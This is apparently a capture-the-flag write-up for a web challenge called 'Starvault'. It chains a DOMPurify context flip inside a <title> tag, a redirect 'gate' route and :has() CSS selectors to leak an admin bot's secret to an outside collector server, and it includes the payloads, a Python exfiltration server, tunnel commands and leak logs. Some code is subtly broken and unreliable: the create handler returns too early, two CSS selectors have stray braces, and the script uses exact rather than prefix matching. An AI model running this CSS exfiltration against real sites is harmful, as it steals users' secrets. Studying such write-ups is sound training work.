


Starvault Writeup

Starvault is a records review station. We can create a record, view it, and submit the record page to the curator bot.


Explore Functionalities

In this web application, we can create a new record.



The screenshot shows a dark-themed web interface for creating a record. At the top, there is a header bar with a minus sign icon and the text "CREATE RECORD". Below this, the form is divided into sections. The first section is labeled "RECORD TITLE / ID" and contains a text input field with the value "SEC-LOG-4091". The second section is labeled "BODY" and contains a large text area with the placeholder text "Insert sensor data, network logs, or observational reports here...". At the bottom of the form, there is a button labeled "SAVE RECORD".

Let's create a dummy record:



After saving it, we are taken to `/view/<id>/`. This page shows our record body. It also has a Submit To Curator button. When we click that button, the website sends this record page to the bot. Maybe the bot sees something different from us? Let's read the application's source code

Source Code Review

First off, where's the flag? What's our objective in this challenge?

In `app/web/app.js`, we can see where the flag is stored:

```
const BOT_TOKEN = readSecret("BOT_TOKEN") ||
crypto.randomBytes(24).toString("hex");
const FLAG = process.env.FLAG || "ICTF26{this_is_not_the_flag}";
```

The page checks whether the visitor has the `starvault_admin` cookie:

```
function isAdmin(request) {
```

```
    return request.cookies.starvault_admin === BOT_TOKEN;
}
```

If this check passes, the page includes the HTML below:

```
const clearance = admin
  ? `
```

We can see that the flag is stored in the data-seal attribute, but this HTML is only added if the user is the admin. If we visit the page, the flag will not be there. Which means our objective is to make the admin visit our record page and leak the data-seal value.

Now let's see whether the bot can help us do that.

In `app/bot/index.js`, the bot sets `starvault_admin` cookie before visiting the submitted page:

```
await page.goto(baseUrl, {
  waitUntil: "networkidle2",
  timeout: 15000,
});

await page.setCookie({
  name: "starvault_admin",
  value: BOT_TOKEN,
  domain: appHostname,
  path: "/",
  httpOnly: true,
  sameSite: "Lax",
});

await page.goto(`${baseUrl}${pathname}`, {
  waitUntil: "networkidle2",
  timeout: 15000,
});
```

The report endpoint sends the bot to our record page:

```
body: JSON.stringify({ path: `/view/${request.params.id}/` })),
```

So, when the bot opens `/view/id`, the backend will see the cookie. Then the page will include the hidden flag. At this point we know the location of the flag and what we need to target.

The next question is what can we control on the `/view/id` endpoint? We need to check how the record is stored, sanitised and placed into the page.

Sanitiser

When we create a record, the input is stored as stamp:

```
app.post("/create", (request, response) => {
  const title = String(request.body.title || "").trim().slice(0, 48);
  const stamp = String(request.body.stamp || "").trim();

  if (!title || !stamp) {
    return
  }
  response.redirect("/?error=Title+and+signal+stamp+are+required");

  const id = makeId();
  const transmission = {
    id,
    title,
    stamp: sanitizeSignalStamp(stamp),
    rawStamp: stamp.slice(0, 420),
    createdAt: new Date().toISOString(),
  };

  transmissions.set(id, transmission);
  return response.redirect(`/view/${id}/`);
});
```

The important part is that the user input does not get stored directly. It is first passed to the `sanitizeSignalStamp` function:

```
function sanitizeSignalStamp(value) {
  const loud = String(value || "").slice(0, 420).toUpperCase();
  const filtered = loud.replace(/[^A-Z0-9 .:<=>?@()_-]/g, "");
  return DOMPurify.sanitize(filtered);
}
```

There are few important information here.

- The input is converted to uppercase.
- Some characters are removed before sanitisation.
- The / character is not allowed.
- Finally, DOMPurify is applied to the filtered value.

At first, this shows that direct XSS is not possible here. But the next question is not just how the value is sanitised, but also where the sanitised value is used afterward. If we keep reading the code, we can see that the sanitised stamp is later inserted into the page title:

```
<title>Starvault :: ${transmission.stamp}</title>
```

This is interesting. DOMPurify sanitises the input as normal HTML, but the browser later parses that same value inside a <title> tag. That is not the same place in the page, and the browser handles it differently there.

So, the issue here is a DOMPurify misconfiguration. The sanitised value is later used in a different place, where the browser may not treat it the same way as DOMPurify did during sanitisation. So, this is the unsafe usage where the protection given by DOMPurify no longer fully matches how the value is finally used in the page. DOMPurify even states in [Security Goals & Threat Model DOMPurify](#) that it will not protect against faulty use or flipping of markup context.

- DOMPurify will **NOT** protect you against faulty use or flipping of markup context. If you for example take a bit of HTML, sanitize it, then throw it into an SVG or any other XML-based markup, crazy things might happen and you will likely have a bypass. If you sanitize HTML, make sure to use it in HTML. If you sanitize SVG, make sure you use it inside an SVG. Stick to the context you are working with and all will be fine!

Getting CSS Injection

At this point, the next question is whether we can turn our input into CSS injection.

Because the sanitiser removes many characters, we focus on finding a tag sequence that still survives the filter and becomes useful later inside <title>.

The payload I found was:

```
<TABLE><TH><SVG><STYLE>TEST<TITLE><COL><TITLE>
```

After it passes through DOMPurify, it becomes:

```
Starvault :: <title>
</title>
<table>
  <tbody>
    <tr>
      <th>
        <svg>
          <style>
            TEST<title></title>
          </style>
        </svg>
      </th>
    </tr>
  </tbody>
  <colgroup>
    <col>
  </colgroup>
</table>
</title>
```

The important part is where the first closing </title> ends up.

Once this value is later used inside the <title> tag of the page, that closing </title> appears before <style>TEST. So the <style> is not inside the title text anymore. It ends up outside <title> and becomes CSS for the page. So, this gives us CSS injection.

Payload

The next problem is building a payload that can bypass the sanitiser. Most of the payloads would fail because / is not allowed in our payload. Luckily, there is one more useful route in app/web/app.js:

```
app.get("/view/:id/gate", (request, response) => {
  if (!transmissions.has(request.params.id)) {
    return response.status(404).send("Transmission not found");
  }

  let target = String(request.query.to || "").trim();
```

```

    if (!target) {
        return response.status(400).send("Missing target");
    }

    if (/^https?:/i.test(target)) {
        target = target.replace(/^https?:/i, (scheme) => `${scheme}://`);
    } else {
        target = `https://${target}/vault.css`;
    }

    try {
        const parsed = new URL(target);
        if (!["http:", "https:"].includes(parsed.protocol)) {
            throw new Error("bad protocol");
        }
        if (parsed.pathname === "/") {
            parsed.pathname = "/vault.css";
        }
        return response.redirect(parsed.toString());
    } catch {
        return response.status(400).send("Bad target");
    }
});

```

This route is useful because it takes a short target and turns it into a full URL. That matters because even though we cannot write:

```
https://example.com/vault.css
```

We can still write:

```
HTTP:YOUR-SERVER
```

When that payload went to the gate endpoint, the application will turn it into:

```
HTTP://YOUR-SERVER
```

and then redirects to:

```
http://your-server/vault.css
```

So we can try to call the gate endpoint from inside the injected <style> tag:

```
<TABLE><TH><SVG><STYLE>@IMPORT
URL (GATE?TO=HTTP:YOUR-SERVER)<TITLE><COL><TITLE>
```

At first, it might look like this should fail because “to” will become “TO” after the input is changed to uppercase.

However, if we look slightly above the routes in app/web/app.js, we can see this coding:

```
app.use((request, _response, next) => {
  for (const key of Object.keys(request.query)) {
    const value = request.query[key];
    delete request.query[key];
    request.query[key.toLowerCase()] = value;
  }
  next();
});
```

This means the query parameter name “TO” is changed back to “to” before the gate endpoint reads it.

So this still works:

```
GATE?TO=HTTP:YOUR-SERVER
```

When the bot opens the record page, the browser requests:

```
/view/<id>/gate?TO=HTTP:YOUR-SERVER
```

Then the gate endpoint redirects the browser to:

```
http://your-server/vault.css
```

So even though we cannot place a normal external CSS URL directly in the payload, the gate endpoint still gives us a way to make the browser load CSS from our own server.

At this point, we can already make the bot load CSS from our own server. So the remaining task is to use that CSS to leak the hidden data-seal value.

Create a record with:

```
<TABLE><TH><SVG><STYLE>@IMPORT
URL(GATE?TO=HTTP:YOUR-SERVER)<TITLE><COL><TITLE>
```

After creating the record, report it to the curator.

The hidden flag is stored here:

```
<section id="captain-clearance" class="clearance-panel hidden">
  <input class="clearance-seal" type="hidden" data-seal="ICTF26{...}">
</section>
```

The next problem is that the flag is not stored on #captain-clearance itself. It is stored in the hidden .clearance-seal inside it. A hidden input will not load a background image by itself, so styling the input directly is not enough. Instead, we use :has() to select #captain-clearance when the hidden .clearance-seal starts with the value we want to test.

Huli CSS injection, [CSS Injection Part 1](#) explains this exact idea:

:has() CSS relational pseudo-class - WD

Select elements containing specific content. For example, `a:has(img)` selects all `<a>` elements that contain an `<img>` child.

Current aligned

Usage relative

Date relative

Filtered

All

Chrome	Edge [*]	Safari	Firefox	Opera	IE
4-100		3.1-15.3	2-102		
¹ 101-104	12-104	15.4-15.6	² 103-104	10-90	6-10
105	105	16.0	² 105	91	11
106-108		16.1-TP	² 106-107		

Here, #captain-clearance is the parent element, and .clearance-seal is the child element.

:has() lets us write the rule on the parent and check the child at the same time. That is useful

here because the parent can load the background image even though the hidden input cannot. Since the bot uses Chromium, `:has()` is supported.

So now we can turn this into a leak. Our CSS should first make it visible:

```
#captain-clearance {  
    display: flex !important;  
}
```

Then we add a rule that only works when the hidden `.clearance-seal` starts with the value we want to test. For example, to check whether the flag starts with `ICTF26{`, we can serve this as `/vault.css`:

```
#captain-clearance {  
    display: flex !important;  
}  
  
#captain-clearance:has(.clearance-seal[data-seal^="ICTF26{"] ) {  
    background-image: url("http://YOUR-SERVER/leak?prefix=ICTF26%7B")  
    !important;  
}
```

If that guess is correct, the browser requests:

```
GET /leak?prefix=ICTF26%7B
```

That tells us the flag starts with `ICTF26{`. After that, we can test the next character in the same way:

```
#captain-clearance:has(.clearance-seal[data-seal^="ICTF26{a"}] ) {  
    background-image: url("http://YOUR-SERVER/leak?prefix=ICTF26%7Ba")  
    !important;  
}  
  
#captain-clearance:has(.clearance-seal[data-seal^="ICTF26{b"}] ) {  
    background-image: url("http://YOUR-SERVER/leak?prefix=ICTF26%7Bb")  
    !important;  
}  
  
#captain-clearance:has(.clearance-seal[data-seal^="ICTF26{c"}] ) {  
    background-image: url("http://YOUR-SERVER/leak?prefix=ICTF26%7Bc")  
    !important;  
}
```

Whichever request arrives tells us the next character. We repeat the same process, each time extending the known part of the flag by one character, until the whole flag is recovered.

Exploitation

To automate the above steps, we can use a Python script:

```
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
from urllib.parse import parse_qs, quote, urlparse

HOST = "http://YOUR-SERVER"
ALPHABET = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{ }- "
known = "ICTF26{"

def build_css():
    rules = [
        "#captain-clearance{display:flex!important}"
    ]

    for ch in ALPHABET:
        guess = known + ch
        rules.append(
            f'#captain-clearance:has(.clearance-seal[data-seal="{guess}"])'
            f'{{background-image:url("{HOST}/leak?prefix={quote(guess)}")!important}}'
        )

    return "\n".join(rules)

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        global known

        parsed = urlparse(self.path)

        if parsed.path == "/vault.css":
            body = build_css().encode()
            self.send_response(200)
            self.send_header("Content-Type", "text/css")
            self.send_header("Content-Length", str(len(body)))
            self.end_headers()
            self.wfile.write(body)
```

```

        return

    if parsed.path == "/leak":
        prefix = parse_qs(parsed.query).get("prefix", [""])[0]
        if len(prefix) > len(known):
            known = prefix
            print("[+] prefix:", known)

        self.send_response(204)
        self.end_headers()
        return

    self.send_response(404)
    self.end_headers()

ThreadingHTTPServer(("0.0.0.0", 8006), Handler).serve_forever()

```

> Port Forwarding with Cloudflare

```

Starvault> cloudflared tunnel --url http://localhost:8006
2026-04-17T14:18:26Z INF Thank you for trying Cloudflare Tunnel. Doing
so, without a Cloudflare account, is a quick way to experiment and try
it out. However, be aware that these account-less Tunnels have no uptime
guarantee, are subject to the Cloudflare Online Services Terms of Use
(https://www.cloudflare.com/website-terms/), and Cloudflare reserves the
right to investigate your use of Tunnels for violations of such terms.
If you intend to use Tunnels in production you should use a pre-created
named tunnel by following:
https://developers.cloudflare.com/cloudflare-one/connections/connect-apps
2026-04-17T14:18:26Z INF Requesting new quick Tunnel on
trycloudflare.com...
2026-04-17T14:18:31Z INF
+-----+
-----+
2026-04-17T14:18:31Z INF | Your quick Tunnel has been created! Visit it
at (it may take some time to be reachable): |
2026-04-17T14:18:31Z INF |
https://drove-publish-rate-elementary.trycloudflare.com
|
2026-04-17T14:18:31Z INF
+-----+
-----+

```

> Run Collector Script

```
\Starvault\app> python3 .\collector.py
```

> Create & Report Record with Payload

— RECORD DETAIL

TEST5

<TABLE><TH><SVG><STYLE>@IMPORT URL(GATE?TO=HTTPS:REVENUE-BITS-POLE-SHORT.TRYCLOUDFLARE.COM)<TITLE><COL><TITLE>

> Collector Logs

```
\Starvault\app> python3 .\collector.py
127.0.0.1 - - [17/Apr/2026 23:24:23] "GET /vault.css HTTP/1.1" 200 -
127.0.0.1 - - [17/Apr/2026 23:24:28] "GET /vault.css HTTP/1.1" 200 -
[+] prefix: ICTF26{t
127.0.0.1 - - [17/Apr/2026 23:24:28] "GET /leak?prefix=ICTF26%7Bt
HTTP/1.1" 204 -
127.0.0.1 - - [17/Apr/2026 23:24:32] "GET /vault.css HTTP/1.1" 200 -
127.0.0.1 - - [17/Apr/2026 23:24:34] "GET /vault.css HTTP/1.1" 200 -
127.0.0.1 - - [17/Apr/2026 23:24:35] "GET /vault.css HTTP/1.1" 200 -
[+] prefix: ICTF26{th
127.0.0.1 - - [17/Apr/2026 23:24:35] "GET /leak?prefix=ICTF26%7Bth
HTTP/1.1" 204 -
127.0.0.1 - - [17/Apr/2026 23:24:36] "GET /vault.css HTTP/1.1" 200 -
127.0.0.1 - - [17/Apr/2026 23:24:37] "GET /vault.css HTTP/1.1" 200 -
127.0.0.1 - - [17/Apr/2026 23:24:38] "GET /vault.css HTTP/1.1" 200 -
[+] prefix: ICTF26{thi
127.0.0.1 - - [17/Apr/2026 23:24:38] "GET /leak?prefix=ICTF26%7Bthi
HTTP/1.1" 204 -
127.0.0.1 - - [17/Apr/2026 23:24:38] "GET /vault.css HTTP/1.1" 200 -
[+] prefix: ICTF26{this
127.0.0.1 - - [17/Apr/2026 23:24:38] "GET /leak?prefix=ICTF26%7Bthis
HTTP/1.1" 204 -
127.0.0.1 - - [17/Apr/2026 23:24:39] "GET /vault.css HTTP/1.1" 200 -
127.0.0.1 - - [17/Apr/2026 23:24:40] "GET /vault.css HTTP/1.1" 200 -
[+] prefix: ICTF26{this_
127.0.0.1 - - [17/Apr/2026 23:24:40] "GET /leak?prefix=ICTF26%7Bthis_
HTTP/1.1" 204 -
127.0.0.1 - - [17/Apr/2026 23:24:41] "GET /vault.css HTTP/1.1" 200 -
127.0.0.1 - - [17/Apr/2026 23:24:42] "GET /vault.css HTTP/1.1" 200 -
```

When the bot visits the page, it loads `/vault.css` from our server. If one of the CSS rules matches, the collector prints a longer known value.

At that point, report the same record again. This makes the bot visit the page again and get the updated `/vault.css`, which now tests the next character. There is no need to create a new record each time. We only keep reporting the same one until the whole flag is recovered.